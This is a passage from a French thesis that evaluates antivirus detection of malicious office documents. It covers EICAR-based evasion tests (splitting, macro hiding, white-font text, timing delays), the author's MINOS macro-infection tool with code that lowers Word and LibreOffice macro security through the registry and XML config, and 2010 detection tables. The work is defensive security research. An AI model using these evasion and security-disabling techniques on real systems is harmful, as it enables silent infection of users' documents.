Le fichier *EICAR* est inclus dans le document. L'utilisateur placera le fichier Test μ_1 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera d'extraire le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support. Lors de l'ouverture du document bureautique, la macro va réaliser plusieurs actions
– Copie du document bureautique.
– Extraction du contenu de l'archive *ZIP* (i.e. document bureautique).
– Exécution du fichier *EICAR*.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique. Le fichier *EICAR* quant à lui est intacte et n'est pas modifié.
Les éléments de tests utilisés ici sont le document bureautique et le fichier *EICAR*. La macro quant à elle n'est là que pour réaliser les opérations permettant d'extraire le fichier *EICAR* et de l'exécuter. On pourra donc étudier la sensibilité de l'analyse des antivirus sur les fonctions utilisées par la macro.

TEST_MSLD02

Test μ_2 Statique / Fonction de *leurrage* μ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une division du fichier *EICAR* en plusieurs sous-fichiers, qui seront inclut dans le document bureautique. Cette fonction de *leurrage* sera numérotée μ_2.

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \mu_2(m) = (a \circ d_s \circ \mu_2 \circ e \circ s)(m)$.

Description du test

Les différentes parties du fichier *EICAR* sont incluses dans le document. L'utilisateur placera le fichier Test μ_2 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter le fichier *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *leurrage* μ simple, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support.
En découpant le fichier *EICAR* et en cachant les différentes parties dans le document, il est possible d'avoir une *répression* de la base de signatures ρ_S car la génération de signature se fera sur le document bureautique et même lors d'une analyse en profondeur de l'archive, la chaîne *EICAR* ne sera pas identifiée car elle est divisée entre plusieurs fichiers. Les éléments de tests utilisés ici sont le document bureautique et les sous-fichiers *EICAR*. Le format inerte F_i contiendra les sous-fichiers *EICAR* comme éléments de l'archive. Nous avons la possibilité de connaitre la capacité de détection de plusieurs sous-éléments étrangers dans un espace normalement sans risque.

TEST_MDLED02

Test μ_2 Dynamique / Fonction de *leurrage* μ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une division du fichier *EICAR* en plusieurs sous-fichiers, qui seront inclut dans le document bureautique. Cette fonction de *leurrage* sera numérotée μ_2.

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \mu_2(m) = (a \circ (d_d \circ e) \circ \mu_2 \circ s)(m)$.

Description du test

Les différentes parties du fichier *EICAR* sont incluses dans le document. L'utilisateur placera le fichier Test μ_2 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera d'extraire les différentes parties et de les réunir dans un fichier *EICAR* unique et puis de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support. Lors de l'ouverture du document bureautique, la macro va réaliser plusieurs actions

- Copie du document bureautique.
- Extraction du contenu de l'archive *ZIP* (i.e. document bureautique).
- Création du fichier *EICAR*.
- Concaténation des sous-fichiers *EICAR*.
- Exécution du fichier *EICAR*.

Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Les éléments de tests utilisés ici sont le document bureautique et le fichier *EICAR*. La macro quant à elle n'est là que pour réaliser les opérations permettant de reconstituer le fichier *EICAR* et de l'exécuter. On pourra donc étudier la sensibilité de l'analyse des antivirus sur les fonctions utilisées par la macro.

TEST_MSLD03

Test μ_3 Statique / Fonction de *leurrage* μ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est un camouflage de chaîne *EICAR* dans la macro du document bureautique. Cette fonction de *leurrage* sera numérotée μ_3.

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \mu_3(m) = (a \circ d_s \circ \mu_3 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* est incluse dans la macro. L'utilisateur placera le fichier Test μ_3 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter le fichier *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *leurrage* μ simple, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support.
En cachant la chaîne *EICAR* dans la macro, il est possible d'avoir une *répression* de la base de signatures ρ_S car la génération de signature se fera sur le document bureautique et la chaîne *EICAR* sera considérée comme du texte. L'élément de test utilisé ici est la macro. Le format actif F_a (i.e. la macro du document) contiendra la chaîne *EICAR*. Nous avons la possibilité de connaitre la capacité de détection d'un élément dangereux présent dans un fichier autorisé par le format du document.

TEST_MDLED03

Test μ_3 Dynamique / Fonction de *leurrage* μ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est un camouflage de chaîne *EICAR* dans la macro du document bureautique. Cette fonction de *leurrage* sera numérotée μ_3.

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \mu_3(m) = (a \circ (d_d \circ e) \circ \mu_3 \circ s)(m)$.

Description du test

La chaîne *EICAR* est incluse dans la macro. L'utilisateur placera le fichier Test μ_3 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support. Lors de l'ouverture du document bureautique, la macro va réaliser plusieurs actions
– Création du fichier *EICAR*.
– Exécution du fichier *EICAR*.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Les éléments de tests utilisés ici sont la macro et le fichier *EICAR*. On pourra donc étudier la sensibilité de l'analyse des antivirus sur les fonctions utilisées par la macro.

TEST_MSLD04

Test μ_4 Statique / Fonction de *leurrage* μ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est un camouflage de la chaîne *EICAR* dans une note de bas de page en police blanche. Cette fonction de *leurrage* sera numérotée μ_4.

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \mu_4(m) = (a \circ d_s \circ \mu_4 \circ e \circ s)(m)$.

Description du test

La chaîne *EICAR* est incluse dans une note de bas de page. L'utilisateur placera le fichier Test μ_4 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter le fichier *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *leurrage* μ simple, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support.
En cachant la chaîne *EICAR* dans le contenu du document, il est possible d'avoir une *répression* de la base de signatures ρ_S car la génération de signature se fera sur le document bureautique et la chaîne *EICAR* sera considérée comme du texte. L'élément de test utilisé ici est le contenu du document bureautique. Le format inerte F_i (i.e. le contenu du document) contiendra la chaîne *EICAR*. Nous avons la possibilité de connaitre la capacité de détection d'un élément dangereux présent dans un fichier autorisé par le format du document.

TEST_MDLED04

Test μ_4 Dynamique / Fonction de *leurrage* μ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est un camouflage de la chaîne *EICAR* dans une note de bas de page en police blanche. Cette fonction de *leurrage* sera numérotée μ_4.

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \mu_4(m) = (a \circ (d_d \circ e) \circ \mu_4 \circ s)(m)$.

Description du test

La chaîne *EICAR* est incluse dans une note de bas de page. L'utilisateur placera le fichier Test μ_4 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera d'extraire la chaîne *EICAR*, de créer le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support. Lors de l'ouverture du document bureautique, la macro va réaliser plusieurs actions
– Copie du document bureautique.
– Extraction du contenu de l'archive *ZIP* (i.e. document bureautique).
– Création du fichier *EICAR*.
– Exécution du fichier *EICAR*.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Les éléments de tests utilisés ici sont le contenu du document bureautique et le fichier *EICAR*. On pourra donc étudier la sensibilité de l'analyse des antivirus sur les fonctions utilisées par la macro mais également sur son contenu.

TEST_MSLD05

Test μ_5 Statique / Fonction de *leurrage* μ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une obfuscation temporelle, retardant l'exécution de certaines fonctions de la macro. Cette fonction de *leurrage* sera numérotée μ_5.

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande sur une durée donnée. On teste $A \circ \mu_5(m) = (a \circ d_s \circ \mu_5 \circ e \circ s)(m)$.

Description du test

Trois obfuscations temporelles sont placées dans la macro entre les opérations d'ouverture, d'écriture, de fermeture et d'exécution du fichier *EICAR*. La chaîne *EICAR* est incluse dans la macro. L'utilisateur placera le fichier Test μ_5 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter le fichier *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *leurrage* μ simple, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support.
En cachant la chaîne *EICAR* dans la macro, il est possible d'avoir une *répression* de la base de signatures ρ_S car la génération de signature se fera sur le document bureautique et la chaîne *EICAR* sera considérée comme du texte. L'élément de test utilisé ici est le contenu de la macro. Le format actif F_a (i.e. la macro du document) contiendra la chaîne *EICAR*. Nous avons la possibilité de connaitre la capacité de détection d'un élément dangereux présent dans un fichier autorisé par le format du document.

TEST_MDLED05

Test μ_5 Dynamique / Fonction de *leurrage* μ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une obfuscation temporelle, retardant l'exécution de certaines fonctions de la macro. Cette fonction de *leurrage* sera numérotée μ_5.

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \mu_5(m) = (a \circ (d_d \circ e) \circ \mu_5 \circ s)(m)$.

Description du test

Trois obfuscations temporelles sont placées dans la macro entre les opérations d'ouverture, d'écriture, de fermeture et d'exécution du fichier *EICAR*. La chaîne *EICAR* est incluse dans la macro. L'utilisateur placera le fichier Test μ_5 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support. Lors de l'ouverture du document bureautique, la macro va réaliser plusieurs actions
– Création du fichier *EICAR*.
– Temporisation.
– Exécution du fichier *EICAR*.
Chaque évènement doit « normalement » avoir une fonction de détection associée. Nous avons donc la capacité de détection d'un antivirus sur différents évènements. Cette capacité de détection peut être différente suivant le demandeur (utilisateur ou système d'exploitation) mais également suivant l'application qui ouvrira le fichier bureautique.
Les éléments de tests utilisés ici sont la macro et le fichier *EICAR*. On pourra donc étudier la sensibilité de l'analyse des antivirus sur les fonctions utilisées par la macro. De plus nous pourrons calculer si la détection des antivirus est établie autour de cycles d'analyse. Ainsi en faisant varier les différentes temporisations présentes autour des actions importantes (sur le disque ou en mémoire), il serait possible de dépasser le temps alloué à la détection. Nous étudions ainsi un délai temporel sur le système de détection.

TEST_MSLD06

Test μ_6 Statique / Fonction de *leurrage* μ / Fonction de *détection* d_s

Technique utilisée

La technique utilisée est une obfuscation temporelle, retardant l'exécution de certaines fonctions de la macro. Cette fonction de *leurrage* sera numérotée μ_6.

Cible du test

Nous allons tester ici la fonction de *détection* d_s de l'antivirus au travers de l'analyse à la demande. On teste $A \circ \mu_6(m) = (a \circ d_s \circ \mu_6 \circ e \circ s)(m)$.

Description du test

Trois obfuscations temporelles sont placées dans la macro entre les opérations d'ouverture, décriture, de fermeture et d'exécution du fichier *EICAR*. a chaîne *EICAR* est incluse dans la macro. L'utilisateur placera le fichier Test μ_6 sur son disque et lancera une analyse statique grâce à son antivirus.

Résultat du test

Si l'antivirus a réussi à détecter le fichier *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les fonctions de *leurrage* μ simple, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support.
En cachant la chaîne *EICAR* dans la macro, il est possible d'avoir une *répression* de la base de signatures ρ_S car la génération de signature se fera sur le document bureautique et la chaîne *EICAR* sera considérée comme du texte. L'élément de test utilisé ici est le contenu de la macro. Le format actif F_a (i.e. la macro du document) contiendra la chaîne *EICAR*. Nous avons la possibilité de connaitre la capacité de détection d'un élément dangereux présent dans un fichier autorisé par le format du document.

TEST_MDLED06

Test μ_6 Dynamique / Fonction de *leurrage* μ / Fonction d'évènement e et de *détection* d_d

Technique utilisée

La technique utilisée est une obfuscation temporelle, retardant l'exécution de certaines fonctions de la macro. Cette fonction de *leurrage* sera numérotée μ_6.

Cible du test

Nous allons tester ici les fonctions *évènement* e et *détection* d_d de l'antivirus au travers de l'analyse dynamique de l'antivirus. On teste $A \circ \mu_6(m) = (a \circ (d_d \circ e) \circ \mu_6 \circ s)(m)$.

Description du test

Trois obfuscations temporelles sont placées dans la macro entre les opérations d'ouverture, décriture, de fermeture et d'exécution du fichier *EICAR*. La chaîne *EICAR* est incluse dans la macro. L'utilisateur placera le fichier Test μ_6 sur son disque et l'ouvrira avec la suite bureautique appropriée. La macro se chargera de créer le fichier *EICAR* et de l'exécuter.

Résultat du test

Si l'antivirus a réussi à détecter la chaîne *EICAR*, le test est réussi, sinon l'antivirus a échoué. Cela nous donne la sensibilité de l'antivirus sur les différents évènements produits sur un système, et donc sa capacité à détecter la présence d'un élément dangereux dans un autre support. Lors de l'ouverture du document bureautique, la macro va réaliser plusieurs actions
– Création du fichier *EICAR*.
– Temporisation calculatoire.
– Exécution du fichier *EICAR*.
Les éléments de tests utilisés ici sont la macro et le fichier *EICAR*. On pourra donc étudier la sensibilité de l'analyse des antivirus sur les fonctions utilisées par la macro. De plus, nous pourrons calculer si la détection des antivirus est établie autour de cycles d'analyse. En faisant varier les différentes temporisations présentes autour des actions importantes (sur le disque ou en mémoire), il serait possible de dépasser le temps alloué à la détection. Nous étudions ainsi un délai calculatoire sur le système de détection. En effectuant ces différents délais calculatoires, il serait également possible d'effectuer une répression sur le système d'exploitation rho_{os} avec une répercussion directe sur la fonction de détection d de l'antivirus. En demandant des calculs importants et en bloquant l'environnement qui exécute l'analyse, il serait possible de faire passer le système dans un état où l'analyse n'aurait pas pu se terminer, laissant le fichier (s'il a été créé) sur le disque pour une utilisation future.

5 Outil d'évaluation de la sécurité des suites bureautiques

J'ai présenté, dans le chapitre III section 2, les différentes applications bureautiques ainsi que leurs sécurités. Ces sécurités sont définies pour des applications mais font partie intégrante du système d'exploitation. De plus elles sont accessibles pour chaque utilisateur donc facilement modifiable par n'importe qui (utilisateur, collaborateur, administrateur...) et surtout n'importe quoi (application, exécutable, système d'exploitation, document...). On peut donc considérer le duo application/OS comme étroitement lié. La modification de l'un modifiera l'autre, et inversement, sans alerter l'utilisateur et sans déclencher un événement d'un module antiviral.

J'ai développé un nouvel outil qui permet de modifier les sécurités en plus d'inclure des macros dans des fichiers bureautiques. Cet outil offre de nouvelles possibilités de test sur un système antiviral. Il utilisera des techniques de *répression* $\rho_{..}$ sur le système d'exploitation ρ_{os}, sur les applications bureautiques ρ_{ab} ... et de *leurrage* μ sur les mêmes éléments (μ_{os} et μ_{ab}). Le fait de modifier le système d'exploitation peut être considéré comme une *mutation* de celui-ci. On aurait alors utilisé des techniques de *mutation* σ_{os} sur le système d'exploitation.

5.1 Présentation et fonctionnement de *MINOS*

FIGURE 6 – Fenêtre générale de Minos

MINOS (*Macro Infection iN Office Suites*) (figure 6) est un projet qui s'occupe des documents bureautiques. Il s'occupe d'infecter, automatiquement (en mode résident) ou à la demande, des fichiers bureautiques avec une ou plusieurs macros définies par l'utilisateur. Il permet aussi de modifier la sécurité des suites bureautiques.

MINOS est un outil que j'ai développé en *Qt* [24]. Il est chargé de l'infection des documents bureautiques. Pour cela, il intègre différents mécanismes :

- Infection des documents présents sur des périphériques *USB* (infection dynamique).
- Modification de la sécurité des applications bureautiques.
- Infection des documents bureautiques à la demande.

Il pourrait être lancé en résidence pour infecter tous les documents bureautiques d'une clé *USB*. Cet outil a été présenté lors de la conférence *Hack.Lu* [54] en Octobre 2012. Il constitue un outil puissant en vue d'évaluer les antivirus relativement au risque lié aux documents malicieux, et en particulier leurs relations avec le système d'exploitation.

5.2 Modification de la sécurité des applications

Concernant *Microsoft Office*, l'utilisateur pourra modifier le niveau de sécurité des macros des applications *Word*, *Excel*, *Powerpoint*, *Access*, *Publisher* et *Outlook*. Il sera également possible d'ajouter, de modifier ou de supprimer les emplacements de confiance des applications *Word*, *Excel*, *Powerpoint* et *Access*.

Pour *LibreOffice*, il sera possible de modifier le niveau de sécurité des macros, d'ajouter, de modifier ou de supprimer des emplacements de confiance et des macros application. Bien sûr, l'utilisateur devra aussi associer un évènement présent dans la liste de *LibreOffice* afin de déclencher la macro application.

L'utilisateur a le choix d'analyser la sécurité avant toute modification. Ainsi, il sera capable de voir s'il doit ou pas modifier la sécurité afin de désactiver toutes les protections. De plus, il est important de noter que ces modifications peuvent être effectuées par un utilisateur sans privilèges.

Pour modifier la sécurité de *Microsoft Office*, il suffit d'utiliser des fonctions accédant à la base de registres *Windows* et pour *LibreOffice*, il suffit d'utiliser les fonctions *Zlib* [36], permettant de parcourir, ajouter ou modifier un nœud d'un fichier *XML*.

Pour modifier le niveau de sécurité des macros de l'application *Word*, par exemple, nous allons utiliser les fonctions *RegOpenKeyEx* [56] et *RegSetValueEx* [57]. La fonction *RegOpenKeyEx* se charge d'ouvrir la clé de registre en lecture et écriture, grâce à l'argument *KEY_ALL_ACCESS*. La fonction *RegSetValueEx* permet de modifier la valeur d'une clé.

Pour modifier le niveau de sécurité des macros de l'application *LibreOffice*, nous allons utiliser les fonctions des objets *DOM* [47]. Ces objets vont nous servir à ouvrir le fichier XMl de configuration des sécurités, à rechercher l'élément à modifier, puis à créer, modifier et supprimer des noeuds ou des attributs.

Ci-dessous, l'exemple de la modification du niveau de sécurité des macros pour l'application *Word* 2013. Nous allons mettre le niveau de sécurité des macros au plus bas niveau, le niveau 1.

```
HKEY hKey = NULL;
CHAR path[] = "SoftwareMicrosoftOffice15.0WordSecurity";
CHAR warning[] = "VBAWarnings";
DWORD number = 1;

if( RegOpenKeyEx( HKEY_CURRENT_USER, path, 0, KEY_ALL_ACCESS, &hKey ) ==
    ERROR_SUCCESS )
{
    if( RegSetValueEx( hKey, warning, 0, REG_DWORD, (const BYTE *)&number,
        sizeof(number) ) == ERROR_SUCCESS )
     // SUCCESS

    RegCloseKey( hKey );
}
```

En ce qui concerne la modification du niveau de sécurité des macros pour la suite *LibreOffice*, il est important de rappeler que cette protection se trouve dans un fichier *XML*, nommé *registrymodifications.xcu*. Cette sécurité est contenue dans la ligne suivante :

```
<item oor:path="/org.openoffice.Office.Common/Security/Scripting">
    <prop oor:name="MacroSecurityLevel" oor:op="fuse">
        <value>0</value>
    </prop>
</item>
```

Afin de modifier cette valeur, il faut donc parcourir chaque objet item, vérifier que ce sont les bons arguments *oor :path*, *oor :name* et modifier par la suite la valeur présente entre les balises <*value*> et </*value*>. Afin d'effectuer cette dernière opération, je vais créer un un nouveau couple de balises <*value*> et </value> et supprimer l'ancien.

Ci-dessous, l'exemple de la modification du niveau de sécurité des macros pour l'application *LibreOffice 4.4*. Nous allons mettre le niveau de sécurité des macros au plus bas niveau, le niveau 1.

```
QFile       xml_doc("C:UsersJonathanAppDataRoamingLibreOffice4
                    userregistrymodifications.xcu");
QString     TextNumber;

if(xml_doc.open(QIODevice::ReadOnly))
{
  QDomDocument doc;
  if(doc.setContent(&xml_doc, false))
  {
    QDomElement root = doc.documentElement();
    QDomElement racine = root.firstChildElement();
```

```
  while(!racine.isNull())
  {
    if(racine.tagName() == "item")
    {
      QString oor_path = racine.attribute("oor:path");
      if(oor_path == "/org.openoffice.Office.Common/Security/Scripting")
      {
        QDomElement unElement = racine.firstChildElement();
        while(!unElement.isNull())
        {
          if(unElement.tagName() == "prop")
          {
            QString oor_name = unElement.attribute("oor:name");
            if(oor_name == "MacroSecurityLevel")
            {
              QDomElement SubElement = unElement.firstChildElement();
              while(!SubElement.isNull())
              {
                if(SubElement.tagName() == "value")
                {
                  QDomElement new_value = doc.createElement("value");
                  TextNumber.setNum(0);
                  QDomText new_data = doc.createTextNode(TextNumber);
                  unElement.insertAfter(new_value, SubElement);
                  new_value.appendChild(new_data);
                  unElement.removeChild(SubElement);
                }
                SubElement = SubElement.nextSiblingElement();
              }
            }
          }
          unElement = unElement.nextSiblingElement();
        }
      }
    }
    racine = racine.nextSiblingElement();
  }
  xml_doc.close();

  if(xml_doc.open(QIODevice::WriteOnly))
    xml_doc.write(doc.toString(4).toUtf8());
}
```

```
  xml_doc.close();
}
```

5.3 Infection des documents bureautiques

Avec *MINOS*, l'utilisateur aura le choix d'ajouter n'importe quelle macro développée en *VB*. Il aura juste à choisir le fichier ciblé ainsi que le fichier contenant la ou les macros. *MINOS* utilise l'application *Microsoft Office* pour traiter les fichiers de celle-ci et utilise la bibliothèque *Zlib* [36] pour traiter les fichiers *LibreOffice*.

Afin d'infecter les documents bureautiques des deux suites bureautiques, je vais utiliser différentes techniques, à savoir :

- Objet *VBA* pour les documents *Microsoft Office* avec l'utilisation de la clé de registre *AccessVBOM*.
- Objet *DOM* pour les documents *LibreOffice*.

En mode évaluation, *MINOS* propose d'infecter les documents *Word* et *Excel* de *Microsoft Office* et *Text* et *Classeur* de l'application *LibreOffice*. Ainsi l'utilisateur doit sélectionner un fichier contenant la macro qu'il souhaite insérer pour chaque format de fichier. Il doit aussi, s'il réalise une infection d'un fichier à la demande, choisir le dossier de destination qui contiendra le nouveau fichier.

L'utilisateur aura le choix d'ajouter sa macro soit en remplaçant intégralement les autres macros contenues dans le fichier, soit en l'ajoutant à côté des autres macros. La deuxième méthode est plus furtive, mais nécessite une analyse complète des macros présentes et de comprendre leur fonctionnement. De plus, pour les macros de *LibreOffice*, l'utilisateur devra choisir un évènement sur lequel déclencher la macro.

En ce qui concerne *Microsoft Office* et les objets *VBA*, comme expliqué dans le chapitre II section 3.1.1, il est possible de récupérer le contenu des macros. Je vais donc chercher parmi toutes les macros présentes, le module *ThisDocument*. C'est dans ce module, présent par défaut dans chaque document, que l'on va définir le nom de fonction *Document_Open*. Grâce à ce nom de fonction, notre macro malicieuse s'exécutera à l'ouverture du document.

Il suffit alors soit de définir notre macro malicieuse dans cette fonction *Document_Open*, soit de la définir dans une autre fonction et de faire appel à celle-ci dans la fonction *Document_Open*. Le plus important est d'exécuter notre macro en tout premier à l'ouverture du fichier.

Pour *LibreOffice*, il suffit de définir un nouveau fichier *XML* dans le dossier *Standard* du dossier *Basic* du fichier. Il est aussi possible de modifier un fichier présent, suivant l'infection choisie. Si le document ne comporte aucune macro, il faudra donc créer tous les fichiers nécessaires du dossier *Basic*, ainsi que modifier les deux fichiers *content.xml* et *manifest.xml*. Ces opérations sont effectuées automatiquement par *MINOS*.

La figure 7 présente la fenêtre de *MINOS*, qui permet d'injecter des macros dans des fichiers. L'utilisateur choisit soit un fichier, soit un dossier. Le dossier de destination contiendra l'ensemble des fichiers traités.

FIGURE 7 – Fenêtre d'infection des documents de Minos

5.4 Tests de la protection Temps-Réel

Précédemment, il a été énoncé le fait que le niveau de sécurité des macros devaient être désactivé pour que les tests puissent être concluant. Prenons en compte maintenant cette modification, via d'un nouveau processus d'évaluation.

Il est important de vérifier que le système antiviral ne surveille pas que les fichiers ou les exécutables, mais aussi les configurations de sécurité des applications installées. Que leurs sécurités soient dans un fichier utilisateur, système ou dans la base de registres, un système antiviral doit pouvoir surveiller les changements de ces configurations.

En effet, lorsqu'un programme, légitime ou non, ouvre, modifie ou supprime des configurations, il est important de vérifier que l'intégrité et la sécurité des applications et du système ne soient pas détournées voire désactivées et un antivirus digne de ce nom devrait être capable de détecter toute modification du système altérant la sécurité.

La protection Temps-Réel qu'offre de nombreux antivirus se charge généralement de surveiller les applications et leurs sécurités, y compris les changements opérés. Cependant, en pratique, il n'en est rien. Le simple fait de modifier une valeur permet, par exemple, de s'affranchir de la sécurité d'une suite bureautique, sans que l'utilisateur en soit averti.

Tout système de protection devrait être capable au minimum de prévenir l'utilisateur qu'une modification a eu lieu, et au maximum d'empêcher ces modifications si elles ne sont pas demandées par l'utilisateur ou une application certifiées.

C'est pourquoi on peut définir une troisième procédure, aussi importante que les deux premières, en utilisant le projet *MINOS*. Il suffit à l'utilisateur d'essayer de modifier la sécurité des applications bureautiques, voire même de rajouter des macros application dans le cas de la suite *LibreOffice*. Cette troisième procédure est représentée dans la figure 8.




FIGURE 8 – Processus d'évaluation de la protection Temps-Réel

6 Premiers résultats de la méthodologie

En 2010, j'ai utilisé quinze antivirus différents afin de les tester via les différentes façons de scanner un fichier : statique et dynamique. Les résultats sont répartis en deux tableaux pour chaque technique, un pour le scan manuel, un pour le scan dynamique. Ils ont été présenté lors de la conférence *EICAR* [87].

Résultats des techniques de mutation simple

	Test SSMD01	Test SSMD02
Avast	Non Détecté	Non Détecté
Avira	Non Détecté	Détecté
AVG	Non Détecté	Détecté
BitDefender	Non Détecté	Détecté
DrWeb	Non Détecté	Détecté
F-Secure	Non Détecté	Détecté
GData	Non Détecté	Détecté
Kaspersky	Non Détecté	Détecté
McAfee	Non Détecté	Détecté
MSE	Non Détecté	Non Détecté
Nod32	Non Détecté	Détecté
Norton	Non Détecté	Non Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Non Détecté	Détecté
Trend Micro	Non Détecté	Détecté

TABLE IV.4 – Scan Manuel / Techniques de mutation simple

	Test SDMED01	Test SDMED02
Avast	Non Détecté	Non Détecté
Avira	Non Détecté	Détecté
AVG	Non Détecté	Détecté
BitDefender	Non Détecté	Non Détecté
DrWeb	Non Détecté	Détecté
F-Secure	Non Détecté	Détecté
GData	Non Détecté	Détecté
Kaspersky	Non Détecté	Détecté
McAfee	Non Détecté	Détecté
MSE	Non Détecté	Non Détecté
Nod32	Non Détecté	Détecté
Norton	Non Détecté	Non Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Non Détecté	Détecté
Trend Micro	Non Détecté	Détecté

TABLE IV.5 – Scan Dynamique / Techniques de mutation simple

Résultats des techniques de chiffrement

	Test SSMD03	Test SSMD04
Avast	Non Détecté	Non Détecté
Avira	Non Détecté	Non Détecté
AVG	Non Détecté	Non Détecté
BitDefender	Non Détecté	Non Détecté
DrWeb	Non Détecté	Non Détecté
F-Secure	Non Détecté	Non Détecté
GData	Non Détecté	Non Détecté
Kaspersky	Non Détecté	Non Détecté
McAfee	Non Détecté	Non Détecté
MSE	Non Détecté	Non Détecté
Nod32	Non Détecté	Non Détecté
Norton	Non Détecté	Non Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Non Détecté	Non Détecté
Trend Micro	Non Détecté	Non Détecté

TABLE IV.6 – Scan Manuel / Techniques de chiffrement

	Test SDMED03	Test SDMED04
Avast	Détecté	Détecté
Avira	Détecté	Détecté
AVG	Détecté	Détecté
BitDefender	Non Détecté	Non Détecté
DrWeb	Détecté	Détecté
F-Secure	Détecté	Détecté
GData	Détecté	Détecté
Kaspersky	Détecté	Détecté
McAfee	Détecté	Détecté
MSE	Détecté	Détecté
Nod32	Détecté	Détecté
